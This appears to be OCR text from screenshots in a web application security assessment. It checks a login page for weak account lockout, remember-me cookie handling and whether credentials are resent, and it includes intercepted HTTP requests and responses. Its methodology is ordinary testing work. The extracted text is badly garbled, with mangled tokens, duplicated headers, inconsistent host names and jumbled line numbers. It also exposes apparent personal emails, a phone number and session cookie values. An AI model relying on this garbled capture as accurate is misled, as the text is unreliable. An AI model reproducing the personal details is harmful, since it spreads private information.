
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Add	Enabled	Rule

Request Response

Raw Hex

```
1 POST /login HTTP/1.1
2 Host: app.chaintest.ca
3 Cache-Control: no-cache
4 Content-Type: application/x-www-form-urlencoded
5 Authorization: Basic cmxIWNoTWhUOeBwAUpT0fics7WNTAh
6 eyjdGidjIiNdoTBs73ptNpOM00zSFFoQlo2QwC9PSi=In2hbHv1i3o1Ro3CeAq4dpszWY3VVJ6NV2GWhQrNy2zzMwVrVkt1afPnNipWdithXc9FZOV2N1Fxc9czPt0zVdTl1i2V0i1iwiwVF3j1jo1YtC12DE32DqNTy12DrhYT21Yjk=zT3PmMn05M
7 Content-Length: 76
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Header: accept
16 Sec-Fetch-Sub-Resource: script
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Sec-Fetch-Header: accept
20 Sec-Fetch-Sub-Resource: script
21 Accept-Encoding: gzip, deflate
22 Accept-Language: zh-CN,zh;q=0.9
23 Connection: close
24 token=2jjzrVNVEhb4hvBdggydnVBhBwxOl5YEYDGEhWGIG6email=Admin1&password=Admin1
```



Testing for Weak lock out mechanism



Locked out for 60 seconds after 5 failed attempts, **but no permanent lock out.**
There is no CAPTCHA challenge.

LOGIN AS ADMINISTRATOR OR DISPATCHER

EMAIL ADDRESS
 X

Too many login attempts. Please try again in 28 seconds.

PASSWORD

Remember Me

available in Chinese Always match Chrome's language Switch DevTools to Chinese Don't show again


Console Sources Network Performance Memory Application Security Lighthouse


Preserve log Disable cache No throttling WiFi

Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests


40 ms 60 ms 80 ms 100 ms 120 ms 140 ms 160 ms 180 ms 200 ms 220 ms 240 ms 260 ms

	Headers	Preview	Response	Initiator	Timing	Cookies
29			<div><header>			
30			<div class="container">			
31			<div class="col-2 mx-auto d-block mt-0">			
32						
33						
34						
35			</div>			
36			<div class="row no-gutters">			
37			<div class="col-md-8 col-lg-7 col-16 offset-md-2 offset-lg-2 offset-16 u-space-2">			
38			<div class="form-group">			
39			<label for="email" class="h6 small d-block text-uppercase">Email Address</label>			
40			<input id="email" type="email" class="form-control is-invalid" name="email" value="lcal61@sfu.ca" placeholder="Email Address" autofocus>			
41						
42			Too many login attempts. Please try again in 28 seconds.			
43						
44			</div>			
45			</div>			
46			<!-- Password -->			
47			<div class="form-group">			
48			<div class="d-flex justify-content-between align-items-center">			
49			<label for="password" class="h6 small d-block text-uppercase">Password</label>			
50			<input id="password" type="password" class="form-control" name="password" value="REDACTED" placeholder="Password" autofocus>			
51						
52			Too many login attempts. Please try again in 28 seconds.			
53						
54			</div>			
55			</div>			
56			</div>			
57			</div>			
58			</div>			
59			</div>			
60			</div>			





Testing for remember password functionality



Verify that the credentials are not stored in clear text, but are hashed.

http://app.chaintrack.ca/login



LOGIN AS ADMINISTRATOR OR DISPATCHER

EMAIL ADDRESS
lcal60@sfu.ca

PASSWORD

Remember Me

Login

Response

Pretty Raw Hex Render

```
1. HTTP/2 302 Found
2. Server: nginx/1.17.3
3. Content-Type: text/html; charset=UTF-8
4. Location: https://app.chaintrack.ca/dashboard
5. Cache-Control: no-cache, private
6. Date: Tue, 13 Dec 2022 05:41:13 GMT
7. Set-Cookie: XSRF-TOKEN=
eyJpdjI6InFrRkldlhcdwNf2mxtVUVNPWdZHc9PSISInzhbHV1jo:iYf6cTVnaXpSVldtVGs3cVBOV29EY2FTSOorN1R10WJuKfdVuXlaWgwckh0SDgzcnsBZTBSbnH1zJfxdmxrSSisIm.hYi6Im\1MzAxNjA2MjExZTdhWFkyzG0YY4YjNMjNjOTEONWm0ZGU1YzgCNzhiYTE2Mm21ZTU1MGPhZDE3Nzkx2WYifQn3D43D; expires=Tue, 13-Dec-2022 07:41:13 GMT; Max-Age=7200; path=/
8. Set-Cookie: chaintrack_session=
eyJpdjI6InJXVBN3Zm42UEU2chH21LBhY3c3OKcPFS1sInzhbHV1jo:iMFEZ25Ld3Vcl3ZadDNFd7FTvaChINVE3dENBY1RVZWcNUUigamFpYu9CSGlS2ztUMjB4THB1xC9zY2Ox1znfawWZRiiv1bWFj1jo:i2DFjOGNmNmZ1OGzgMjNKOT4ODMNT1EMNHNDDYyJzKYZzHnzdjZGJ1MjoxYzg1MmQxY2M3OThhOTN1Y2M4ZC9j; expires=Tue, 13-Dec-2022 07:41:13 GMT; Max-Age=1; path=/; httpOnly
9. Set-Cookie: remember_web_59ba3faddcb3f5401580f014c7f58be4e30995d=
eyJpdjI6InK1CVgr;cBqNDRefpHVUtpqbGrccIEPF5IsInzhbHV1jo:iNE1sU1FWW1sC2k2QsVnVEloUmRoTyttd0JMdHhZeHExOEHtWWdMMk2nVgtGNDRRSU1obitOMCJQaHN6U0VgrCTTD0AEFRCtUWVJNjWU4WVxremjLsAERndmfjT3BjOpVticyMoosdiFI2NCnbERTNTVdUZUFxhcl1Mlb214M2S5qkIVSAvVBVGp3a1Z3xEmxjh1RkFyvNBKbdjJS5MkoxRntCQNM5IlwibWFj1jo:iZTF1NjNkmmzTcvJWtMxNTHmXoTC1MT1zOTH1NDMSMzACMgQ5Nzcs5YjBiZTc40WNkMsExMjNjNQG2Zj0Tz2Sj9; expires=Sun, 12-Dec-2027 05:41:13 GMT; Max-Age=157680000; path=/; httpOnly
10. X-Frame-Options: SAMEORIGIN
11. X-Xss-Protection: 1; mode=block
12. X-Content-Type-Options: nosniff
13.
14. <!DOCTYPE html>
15. <html>
16.   <head>
17.     <meta charset="UTF-8" />
18.     <meta http-equiv="refresh" content="0;url='https://app.chaintrack.ca/dashboard'" />
19.
20.   <title>
21.     Redirecting to https://app.chaintrack.ca/dashboard
22.   </title>
23. </body>
24.   <div>
25.     Redirecting to <a href="https://app.chaintrack.ca/dashboard">https://app.chaintrack.ca/dashboard</a>
26.   </div>
27. </body>
28. </html>
```

Examine the hashing mechanism

Hash reverse lookup, unhash, decrypt, search

Hash type	Md5
Hash String	eyJpdI6Ik1CVjgrobqNDRDeFpHVUtqbEgro1E9PSIsInZhbHV

Enable mass-decrypt mode

Provided hash doesn't match Md5 bitmap. Are you sure it is Md5? If not - try "Search by all hash types" option.

Hash reverse lookup, unhash, decrypt, search

Hash type	Tiger128
Hash String	HBkdjJ5MkoxRmtCQXM9IiwibWFjIjoizTFiNjNkNmMzYToNTM:

Enable mass-decrypt mode

Hash reverse lookup, unhash, decrypt, search

Hash type	Sha256
Hash String	eyJpdI6Ik1CVjgrobqNDRDeFpHVUtqbEgro1E9PSIsInZhbHV

Enable mass-decrypt mode

Provided hash doesn't match Sha256 bitmap. Are you sure it is Sha256? If not - try "Search by all hash types" option.

Hash reverse lookup, unhash, decrypt, search

Hash type	Sha512
Hash String	HBkdjJ5MkoxRmtCQXM9IiwibWFjIjoizTFiNjNkNmMzYToNTM:

Enable mass-decrypt mode

	URL	Method
396	https://app.chaintrack.ca	GET /devices
401	https://app.chaintrack.ca	GET /user/current
402	https://app.chaintrack.ca	GET /api/devices?page=1
403	https://use.fontawesome.com	GET /releases/v5.0.13/webfonts/fa-solid-900.woff2

```
Hex Render ⌂ ⌄ ⌁
```

Request	Response
0 OK	gmsn/1.17.3
	type: text/html; charset=UTF-8
	ept=Encoding
	trol: no-cache
1 401 https://app.chaintrack.ca	GET /user/current
2 401 https://app.chaintrack.ca	GET /api/devices?page=1
3 401 https://app.chaintrack.ca	POST /XvMnT2HtpzPwzA
403 https://use.fontawesome.com	GET /releases/v5.0.13/webfonts/fa-solid-900.woff2

```
① Search... 0 matches ② Search... 0 matches
5 Sec-Ch-Ua: "Not>A BRAND";v="89", "chromium";v="10
6 Accept: application/json, text/plain, */*
7 X-Forwarded-For: 127.0.0.1
8 X-Forwarded-Port: 443
9 X-Forwarded-Proto: https
10 X-Powered-By: PHP/8.1.12
11 j:1j2G9kWVn2DnsTjWaCvxDJJ0KtUbzMc4TbQxohZ2Z
12 bDvBVVFps0pVdn5YTtJH9GeBxKCHY2FvvhUwii1v
13 je1OHNsf1MjzkMaRhnISv2UsODpxE3t3YjUaNjM0GgjM
14 YjFjYTtUuNWVtYBjY2NkYzccXT1NjhNjNxz21d9
X-Requested-With: XMLHttpRequest
9 Sec-Fetch-Dest: empty
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.95 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
```

```
13 |     "id": 10,
14 |     "name": "long Chen",
15 |     "email": "lchen@osu.ca",
16 |     "country": "CA",
17 |     "countryCode": "+1",
18 |     "phone": "+13028219151",
19 |     "currentTeamId": 9,
20 |     "settings": {
21 |       "distanceUnit": "metric",
22 |       "temperatureUnit": "celsius",
23 |       "connectedToDw": false,
24 |       "connectedToMetric": false,
25 |       "integrations": [
26 |         "www": null
27 |       ],
28 |       "key": null
29 |     }
30 |   },
31 |   "Sec-Cb-Us": "NotCA_Brand", "v": "8", "Chronium": "v=10B"
32 |   6: Accept: application/json, text/plain, */*
33 |   7: Sec-Fetch-Dest: empty
34 |   8: X-Requested-With: XMLHttpRequest
35 |   9: Sec-Fetch-Site: same-origin
36 |   10: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
37 |   x64) AppleWebKit/537.36 (KHTML, like Gecko)
38 |   Chrome/100.0.5359.95 Safari/537.36
39 |   11: Sec-Cb-Ua-Platform: "Windows"
40 |   12: Sec-Fetch-Site: same-origin
41 |   13: Sec-Fetch-Mode: cors
42 |   14: Sec-Fetch-Dest: empty
```

```
4 Authorization: CmxiL2WNoTYAA
5 Set-Cookie: _ga=GA1.2.1103031111.1611000000; _gat=1; _gid=GA1.2.1103031111.1611000000
6 Accept: application/json
7 X-Xart-Token: eyJpdHl6IjkR0A
11jjo1zG9kWkVw
1DbvBVVFpsdU9
je1oVHNnF2LM
je1oVHNnF2LM
8 X-Requested-With: XMLHttpRequest
9 Sec-Ch-Ua: Mobile, "Not A Brand", "Chromium"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
11 Sec-Ch-Ua-Full: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36"
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
```

Verify that the credentials are only sent during the log in phase, and **not sent together with every request to the application.**

所有 Cookie 和站点数据 / app.chaintrack.ca 本地存储的数据

全部删除

Cookie

XSRF-TOKEN

删除

chaintrack_session

删除

remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d

删除

名称

remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d

内容

eyJpdii6lkcxWThiXC9TjFk3RTV3FnUXN5dGR3PT0iLCJ2Ywx1ZSI6jVIUlDYEStkc0lqRFdqUIM4dVzIwJVQyNbnQWdoRlRwRWhSWZ1cis2elhrZXJHWWWhjREVBeG12vNSN0xuVfWUJGRFU1K1ZU211Uh5dRScmZhQ2lPMnRuZ1BtbnF0NGMrb01cLzJQNIVWMhZVVW0yeDRTSUQwdGxsQTCNGNncznYwhS0XRbb1ZxSlj6WUVVsNVzhNH13SIURHBs3NlaTM1S0REN0E9liwbWFjjoMjhZmfjYzViYExNGZIMjE1ZTzJntfjY2Q1ZmE1ZDU4MzAyODlmOTA4ZjQ2N2NhN2U0OWU2MzY1NTjmZDY1Myj9

域

app.chaintrack.ca

路径

/

发送

仅限相同站点的连接

可供脚本使用

否(HttpOnly)

已创建

2022年12月13日星期二 23:51:26

到期

2024年1月17日星期三 23:51:26

Response

Preview Raw Hex Render

```
1 HTTP/2 302 Found
2 Server: nginx/1.17.3
3 Content-Type: text/html; charset=UTF-8
4 Location: https://app.chaintrack.ca/dashboard
5 Cache-Control: no-cache, private
6 Date: Tue, 13 Dec 2022 05:41:13 GMT
